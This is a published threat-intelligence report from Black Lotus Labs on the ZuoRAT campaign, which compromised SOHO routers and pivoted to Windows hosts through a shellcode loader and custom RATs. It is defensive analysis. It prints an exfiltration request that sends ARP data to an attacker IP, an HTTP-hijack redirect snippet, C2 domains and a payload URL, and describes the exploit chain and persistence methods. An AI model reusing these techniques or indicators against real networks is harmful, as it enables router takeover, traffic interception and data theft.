ZuoRAT Hijacks SOHO Routers to Silently Stalk Networks

blog.lumen.com/zuorat-hijacks-soho-routers-to-silently-stalk-networks/

June 28, 2022

Black Lotus Labs Posted On June 28, 2022

Executive Summary

The rapid shift to remote work in spring of 2020 presented a fresh opportunity for threat actors to subvert traditional defense-in-depth protections by targeting the weakest points of the new network perimeter — devices which are routinely purchased by consumers but rarely monitored or patched — small office/home office (SOHO) routers. Actors can leverage SOHO router access to maintain a low-detection presence on the target network and exploit sensitive information transiting the LAN. Black Lotus Labs, the threat intelligence arm of Lumen Technologies, is currently tracking elements of what appears to be a sophisticated campaign leveraging infected SOHO routers to target predominantly North American and European networks of interest. We identified a multistage remote access trojan (RAT) developed for SOHO devices that grants the actor the ability to pivot into the local network and gain access to additional systems on the LAN by hijacking network communications to maintain an undetected foothold. While we currently have a narrow view of the full extent of the actor's capabilities due to the limited state of SOHO device monitoring in general, using proprietary telemetry from the Lumen global IP backbone, we have enumerated some of the command-and-control (C2) infrastructure associated with this activity and identified some of the targets. We assess with high confidence the elements we are tracking are part of a broader campaign.

Introduction



Figure 1: Overview of campaign elements

The elements of the campaign we are tracking include the following:

- A first-stage RAT developed for SOHO routers which we dubbed ZuoRAT, based on the Chinese word for “left” (after the actor’s file name, “asdf.a”, which suggests keyboard walking of the lefthand home keys).
- A simple loader for Windows machines compiled in C++.
- Three subsequent, fully functional agents – two of which were custom-developed – that enabled various functions including enumerating the infected device, downloading and uploading files, network communication hijacking and process injection, among others.

ZuoRAT is a MIPS file compiled for SOHO routers that can enumerate a host and internal LAN, capture packets being transmitted over the infected device and perform person-in-the-middle attacks (DNS and HTTPS hijacking based on predefined rules). At present, we have not been able to recover the ruleset; however, we hypothesize that the hijack module was the access vector to the deployment of the subsequent shellcode loaders. Using Lumen global telemetry, we uncovered several infected routers acting as proxy C2 nodes.

While compromising SOHO routers as an access vector to gain access to an adjacent LAN is not a novel technique, it has seldom been reported. Similarly, reports of person-in-the-middle style attacks, such as DNS and HTTP hijacking, are even rarer and a mark of

a complex and targeted operation. The use of these two techniques congruently demonstrated a high level of sophistication by a threat actor, indicating that this campaign was possibly performed by a state-sponsored organization.

The Windows loader we analyzed reached out to obtain a remote resource and then ran it on the host machine. We assess that it was used to load one of the following fully functional second-stage agents, depending on the environment:

- CBeacon – A custom developed RAT written in C++, which had the ability to upload and download files, run arbitrary commands and persist on the infected machine via a component object model (COM) hijacking method.
- GoBeacon – A custom-developed RAT written in Go. This trojan had almost the same functionality as CBeacon, but also allowed for cross-compiling on Linux and MacOS devices.
- Cobalt Strike – We observed that in some cases this readily available remote access framework was used in lieu of either CBeacon or GoBeacon.

Analysis of multiple Windows samples revealed the consistent use of the same program database (PDB) paths, some of which contained Chinese characters, while others referenced ‘sxiancheng’, a possible name or Chinese locality. Additionally, there was a second set of actor-controlled C2 infrastructure used to interact with the Windows RATs that was hosted on internet services from China-based organizations, namely Alibaba’s Yuque and Tencent. Given the age of the first observed router sample, which was first submitted to VirusTotal in December 2020, as well as a sampling from Black Lotus Labs telemetry over a period of nine months, we estimate this years-long campaign has impacted at least 80 targets, likely many more.

This report represents Black Lotus Labs’ understanding of the threat actor activity as of the date of publication and likely does not cover the entire campaign. Black Lotus Labs will update the community with additional findings as appropriate.

Technical Details

Router Component

First Stage Router Exploitation

During our investigation of the ZuoRAT activity, we observed telemetry indicating infections stemming from numerous SOHO router manufacturers, including ASUS, Cisco, DrayTek and NETGEAR. However, as of the time of this writing, we have only been able to obtain the exploit script for JCG-Q20 model routers. In this case, the actor exploited known CVEs (CVE-2020-26878 and CVE-2020-26879) using a Python-compiled Windows portable executable (PE) file that referenced a proof of concept called ruckus151021.py. The purpose of the script was to gain credentials and load ZuoRAT.

Based upon Shodan data, the JCG-Q20 model was only ever observed with connections to Chinese IP addresses. Both the C2 and host IPs linked to the exploit were also located in China, with potential targeting in Hong Kong. We subsequently discovered a text file uploaded to VirusTotal by the same submitter as the exploit script which lists numerous IP addresses with the designator “HK,” presumably referencing Hong Kong.

While the actor modified the proof-of-concept exploit script for the JCG-Q20 router model, the underlying logic remained the same: the script first performed command line injection to obtain authentication material, and then used the output from the command injection to perform an authentication bypass. This chain of vulnerabilities allowed the actor to download a binary, then execute it on the host. The script we recovered contained four functions:

Function Name	Description
getpasswd	Sent a specifically formatted request to the remote host (targeted router IP address) then requested the URL “http//:{TargetIPAddress}/cgi-bin/luci”, which resulted in the router providing back its password.
getloginsysauth	Used the remote host and previously obtained password from the function above to extract the sysauth cookie and the stok value.
execCmd	Sent a crafted request to the URL using the previously obtained information to invoke the telnet command.
telnet	On the remote router, opened the /tmp directory, removed any files named “asdf.a” (the ZuoRAT), then retrieved the latest version of the payload to run it on the infected machine before supplying the active C2 node.

The final stage of the exploit script was to download the ZuoRAT agent.

ZuoRAT Router Malware Overview

The ZuoRAT agent framework enables in-depth reconnaissance of target networks, traffic collection and network communication hijacking. It can be divided into two components: the first included functions that would auto-run upon execution of the file. The second component was comprised of functions that were embedded into the file but were not explicitly called. We assess that these functions were intended to be called by additional commands. ZuoRAT appears to be a heavily modified version of the Mirai malware.

Component 1: Core Functionality

The first component was designed to glean information about the router and LAN, enable packet capture of network traffic and send the information back to the C2. We assess the purpose of this component was to acclimate the threat actor to the targeted router and the adjacent LAN to determine whether to maintain access.

The capabilities included functions to ensure only a single instance of the agent was present, and to perform a core dump that could yield data stored in memory such as credentials, routing tables and IP tables, among other information. The file was initially executed by the threat actor via the command line, specifying an IP address and port for the C2 node. If the IP:port was not provided in the exploit script, the ZuoRAT code contained a default C2 hostname listed as cs.memthree[.]com, a domain that was originally purchased in October 2020.

Upon execution, the agent started a new process with a name that was a randomly generated 32-character string consisting of A-Z and 0-9. Next, it gathered host-based information by running the uname command to send to the C2. It also attempted to gather the router's public IP address by querying the following web services:

- http://whatsismyip.akamai[.]com
- http://ident[.]me
- http://myipdnsomatic[.]com
- http://ipecho[.]net.

If ZuoRAT was not able to obtain a public IP address, then it would delete itself. We assess the purpose of this feature was to detect if it was being run in an isolated sandbox.

Next, ZuoRAT would connect to the C2 and listen on port 48101. If this port was already in use, it would kill the current process to ensure that only a single instance of the trojan was running on the compromised device.

ZuoRAT then used a scan function designed to survey the adjacent LAN's internal IP addresses. Specifically, it scanned for a hardcoded list of open ports, including: 21, 22, 23, 80, 135, 139, 443, 445, 808, 902, 912, 1723, 2323, 3306, 5222, 5269, 5280, 5357, 8080, 8443 and 9001.

Next, ZuoRAT sent the reconnaissance information to the previously supplied C2. If the connection was being established for the first time, it occurred over 55556; if the connection was being refreshed, communication switched over to port 39500. If the connection was successful, data would be transmitted. If errors were returned, the program slept and repeated the loop.

Lastly, in preparation to establish network capture capabilities, ZuoRAT allocated memory for increased performance and assigned a mutually exclusive flag (mutex) to ensure only one instance ran at a time. If initiated by subsequent commands, the functions below would allow the actor to collect network traffic on UDP, DNS and some TCP connections where data might be sent in the clear:

- init_http_proto_match_rule
- init_https_proto_match_rule
- init_dns_proto_match_rule
- init_ftp_proto_match_rule
- init_socks_proto_match_rule
- init_scan_flag
- init_http_hij_info
- init_dns_hij_rule_list
- init_catch_file_match_info
- init_ip_port_record_list
- init_banner_record_list
- dns_plug_init

- udp_pcap_init
- pcap_platform_init
- netbroker_init

A function was then initialized to collect TCP connections over the following specified ports: 20, 21 (associated with FTP connection), 80, 8080, 443 and 8443 (associated with web-based activity). This could allow the threat actor to obtain any credential passed in the clear, and gain insight into the browsing activity performed by the end user behind the compromised router.

Component 2: Embedded Exportable Functions

The second component consisted of auxiliary commands sent to the router to be run at the actor's discretion by additional modules that downloaded onto the infected machine, which was possibly informed by the device and network information gleaned from the first component. We observed approximately 2,500 embedded functions, which included modules ranging from password spraying to USB enumeration and code injection. We focused on the LAN enumeration capability, which provided the actor additional targeting information for the LAN environment, and subsequent DNS and HTTP hijacking capabilities, attack styles that are traditionally difficult for defenders to detect.

Advanced LAN Enumeration

Several secondary commands supported additional LAN enumeration and the collection of DNS configurations from the infected system. One function would send DNS information to a hard-coded IP address, 202.178.11[.]78. Unfortunately, we did not observe any telemetry from the compromised routers communicating with this IP address, suggesting either the IP address was manually reconfigured or that it was no longer being used at the time of our analysis. However, it was one of three functions that contained an externally routable C2, such as an IP address or a domain.

Another function would gather host-based DNS and WiFi settings such as the basic service set identifier (BSSID) and service set identifier (SSID) information. Lastly, the agent would gather the internal IP addresses and the MAC addresses of the devices from the ARP table, which can help an actor conduct a highly detailed assessment of a LAN. A sample GET request follows:

```
"GET /arp.php?o_addr=%s&int_ip=%s&int_mac=%s HTTP/1.1\r\nHost: 101.99.91.10\
    r \nConnection: keep-alive\r\nCache-Control: max-age=0\r\nUpgrade-Insecure-Re
quests: 1\r\nAccept-Encoding: gzip, deflate\r\nAccept-Language: zh-CN,zh;q=0 .9\r\n\r\n"
```

DNS Hijacking

Once the threat actor obtained information about the DNS settings and the internal host in the adjacent LAN, there were several functions designed to perform DNS hijacking. These functions would look at the DNS requests that were being transmitted through the router and a custom DNS parser, providing statistics on the types of domains being requested by the victim. Other functions allowed the actor to update DNS hijacking rules

specifying which domains to hijack, the malicious IP address resulting from the hijack and the number of times to trigger the rule. It would also capture the time at which the new rule was created and its task number, then flag it if the rule was active. In an older sample from 2020, a partial list of domains and IP addresses were hard-coded, and they included publicly routable and internal IP addresses:

- 91.196.70[.]49
- 077d.kse[.]com
- 192.168.100[.]30
- 202.178.11[.]78
- www.baidu[.]com
- 172.230.88[.]99
- 2001[:]:A12C
- 2001[::]A12D
- www.sina[.]com

HTTP Hijacking

HTTP Hijacking

Another noteworthy function enabled the actor to specify which client or subnet to hijack. The main purpose of wp_init was to redirect a TCP-based connection that transited the device. It hijacked the process so that it could match the traffic pattern, which consisted of parameters for the following fields:

- Source IP
- Source Port
- Destination IP
- Destination Port
- Protocol
- URL

This information was generated and stored in the “tmp/wp” and “tmp/wp/log” directories. By storing this information in temporary directories, the file was deleted if the machine was power-cycled, making recovery of these rulesets established by the actor elusive. If a rule was triggered, it displayed a 302 error that redirected the client’s browser to another location where the threat actor could manipulate the connection.

.pic.printf(“xz_send_http_packet_tcp……,location url %s\n”,location_url);

.pic.snprintf(buf,0x400,

“HTTP/1.1 302 Moved Temporarily\r\nServer: JSP2/1.0.2\r\nLocation: %s\r\n\r\n”, location_url);

Persistence and Agent Maintenance

Should a network be deemed a high priority for targeting, the actor could use several functions to establish persistence and perform ongoing router agent maintenance.

One function enabled the actor to run ZuoRAT as a daemon. Another would restart the router to remove ZuoRAT and any trace of exploitation from memory. A third function included the ability to delete the ELF file and then obtain a new version from the C2.

Black Lotus Labs Telemetry on the Router Intrusion

Black Lotus Labs visibility indicates ZuoRAT and the correlated activity represent a highly targeted campaign against U.S. and Western European organizations that blends in with typical internet traffic through obfuscated, multistage C2 infrastructure, likely aligned with multiple phases of the malware infection. The extent to which the actors take pains to hide the C2 infrastructure cannot be overstated. First, to avoid suspicion, they handed off the initial exploit from a dedicated virtual private server (VPS) that hosted benign content. Next, they leveraged routers as proxy C2s that hid in plain sight through router-to-router communication to further avoid detection. And finally, they rotated proxy routers periodically to avoid detection.

Identifying Devices Communicating with the Staging Server

One sample compiled in December 2021 was hosted on the following URL: http://141.98.212[.]62/asdfa.a. Our telemetry indicates that the C2 first became active in early September 2021 and was used with at least six waves of exploitation through October 2021. Likely to make the staging server appear more legitimate, the threat actor uploaded some content written in Arabic script on the hard-coded IP address's default page. We did not find any subsequent malicious activity associated with the webpage and suspect it was uploaded as a ruse to avert suspicion. This type of action is a TTP of a highly sophisticated actor to evade detection.



Figure 2: Screenshot of the content hosted on the default landing page for the C2

Based upon our telemetry, we observed only 23 devices with a persistent connection to this C2 from September through October 2021. All 23 devices were located in the U.S. and Canada. The majority of IP addresses communicated with the C2 over TCP port 9000, but a few communicated over other ports, including 55556, 55558 and 39500. The device types consisted of, but were not limited to: Cisco RV 320, 325 and 420; Asus RT-AC68U, RT-AC530, RT-AC68P and RT-AC1900U; DrayTek Vigor 3900 and unspecified NETGEAR devices. Based upon our analysis of the router malware and our telemetry, the trojan attempted to establish a TCP connection over port 55556 and, as noted above, the refresh socket connected over port 39500. We were unable to correlate the activity that occurred over port 55558, so we suspect this port was manually passed to the trojan. While we did not observe this in our telemetry, there was also a function that created a socket connection on port 55555.

We have since seen subsequent activity from a separate C2 103.140.187[.]131:6666 occurring from Feb. 22, 2022 – May 16, 2022, which we assess was acting in a similar manner.

Compromised Devices Acting as Proxy C2s

Based on a list of devices that communicated with the C2 hosting the ZuoRAT trojan, we used Black Lotus Labs global telemetry to further identify several bots, or victim routers, that communicated with multiple compromised devices acting as proxy C2s.

For example, we observed persistent connection from one bot to another router in Taiwan (IP address 59.124.6.x) which our analysis revealed as a Vigor DrayTek router. In this interaction, the Taiwanese IP acted like a server and the other router acted like a bot, where the IP would connect from an ephemeral port and the destination port and IP address remained consistent over the course of several weeks. We assess with moderate confidence that this device was compromised and repurposed by the threat actor as a proxy to obfuscate the threat actor’s true IP address.

This proxy node was active from at least Sept. 28 through Dec. 21, 2021. Beginning around Dec. 13, however, the compromised devices located in North America that were previously interacting with the Taiwanese IP began to transit to another router with the IP address 142.68.171.x, located in Canada. This suggests that the threat actor rotates proxy routers to hamper detection efforts.



Figure 3: Diagram of proxy C2 communications shift observed through Black Lotus Labs telemetry

Based on internal network telemetry analytics, Black Lotus Labs discovered other IPs that exhibited the same communication patterns. We therefore associate those nodes with moderate confidence to this activity set. Additionally, the proxy routers we have enumerated so far are located in a different country than the other bots to which they are connected.



Figure 4: Heatmap of bots observed through Black Lotus Labs telemetry

Core Windows Shellcode Loader

Once we identified the ZuoRAT router sample, we began to look for the next stage of the attack. Based upon correlations within environment variables such as the PDB paths and MAC addresses found within both samples, along with common VirusTotal submitter IDs,

we assess that it is likely ZuoRAT is correlated to the Windows loader that would enable the actor to pivot from the compromised router to a Windows device on the adjacent LAN. The loader file was written in C++ and used to load a more robust RAT onto the infected workstation. The shellcode loader exhibited an interesting evasion technique: it masqueraded as a legitimate program by using a real Tencent certificate, a technique previously outlined by SpectorOps. While the binary certificate showed as being invalid in this case, this technique lowered the detection rate. When one of the loader files had the fraudulent certificate appended to it, the initial detection rate was 6/66; but when a very similar sample without the fraudulent certificate was analyzed the following day, the detection rate was 9/66.



Figure 5: Image of the invalid certificate appended to the malicious program

The shellcode loader allocated space in memory and reached out to an embedded C2. Interestingly, the loader used a hard-coded Mac user-agent string, despite the samples themselves being compiled for Windows machines:

Mozilla/5.0 (Macintosh Intel Mac OS X 10_15_2) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.88 Safari/537.36

The sample then reached out to the embedded C2 to obtain the shellcode to run it. If the C2 was unreachable, the sample would sleep and then repeat the loop. In early September 2021, we observed that the shellcode was placed on a hard-coded IP address, such as http[:]//1.15.122[.]211/index2.html. We observed the shellcode on an embedded URL hosted on Yuque, which is owned by Alibaba and describes itself as a "cloud-based knowledge base" for "personal notetaking, knowledge creation, group collaboration, and knowledge management."

This file executed the shellcode serving as the core agent. Thus far, we have associated three core agents to this activity cluster: the CBeacon custom agent, the GoBeacon custom agent and Cobalt Strike.

CBeacon – Custom Agent

CBeacon is a fully functional, custom-developed RAT with a low detection rate that allows an actor to persist on an infected workstation and exhibits ties to the Windows loader file. The agent is written in C++.

We found three iterations of CBeacon. The earliest version did not contain a C2 channel; the second variant contained a C2 channel but did not implement all the functions; and the last variant implemented 7/8 of the pre-built functions and contained a C2 channel. In the two variants that had an external communications channel, the agent used a custom Base64 alphabet (9aB-ZAb-z0-8+/=) in addition to the user-agent string of WinHTTP.



Figure 6: Screenshot of the network traffic generated by CBeacon when run in the Black Lotus Labs lab environment

CBeacon contained eight pre-built functions that, when called, were referenced as listed below:

UBCmdDownloadFile	Downloaded a file from the C2
UBCmdUploadFile	Sent a file from the infection machine to the threat actor C2 node
UBCmdExecShellcode	Executed shellcode on the infected system
UBCmdDirectoryInfo	Sent a list of files in the present working directory
UBCmdRpcSendInfo	Called GetComputerName, GetUserName, GetProcessId and other APIs related to the process and then sends that information to the C2
UBCmdSendHeartbeat	Sent a custom Base64 encoded message back to the C2 with information about the infected machine, such as: • Arch • CommandID • Computer • Info • Internal • OS • Process • RemoteAddr • UniqueID • User
UBCmdAntiSandbox	This command was not fully implemented, as there was no actual sandbox detection logic. It created a thread and ran the Heartbeat command.
UBCmdAutoActivist	Extracted two embedded DLLs – one to perform COM object hijacking for persistence and a second to perform process injection into explorer.exe.

One function, referenced in the code as UBCmdAutoActivist, displayed a highly sophisticated persistence technique leveraging two embedded DLLs. The first DLL copied the original CBeacon file to the APPData directory and renamed it OneDriverUpdaterService.exe then hijacked the "InprocServer32 component object model (COM)" as described in web forums in 2018 and 2020. The program then overwrote the DLL host to enable execution upon Windows startup. (The pop-up window it opened indicates the functionality was copied from a PoC.)

The second DLL created a remote thread to inject into the explorer.exe process before loading the first DLL, then second DLL executed the first DLL via the command line. Depending on the number of command line arguments, the second DLL would either take the command line argument as a filename and delete itself or run without executing the UBCmdAutoActivist function.

Lastly, CBeacon created a thread to call a heartbeat function that reached out every five seconds to the C2 with information listed in the table above. In one sample, the C2 was located at https://service-1onwbsn4-1253943544.gz.apigw.tencentcs[.]com.

GoBeacon – Go-based Variant of CBeacon

The second core agent was a variation of the CBeacon agent compiled in Go, which enables cross-platform functionality. While we have not analyzed specific Mac or Linux samples, we assess the intent was to allow the actor to use the CBeacon functionality in environments other than Windows. When we ran the first GoBeacon sample in our lab environment, we noticed that the first sample encoded the data with the same custom Base64 (9aB-ZAb-z0-8+/=) character set as CBeacon. This sample contained a private IP address and appeared to still be in development, as it wrote its logs to the console.

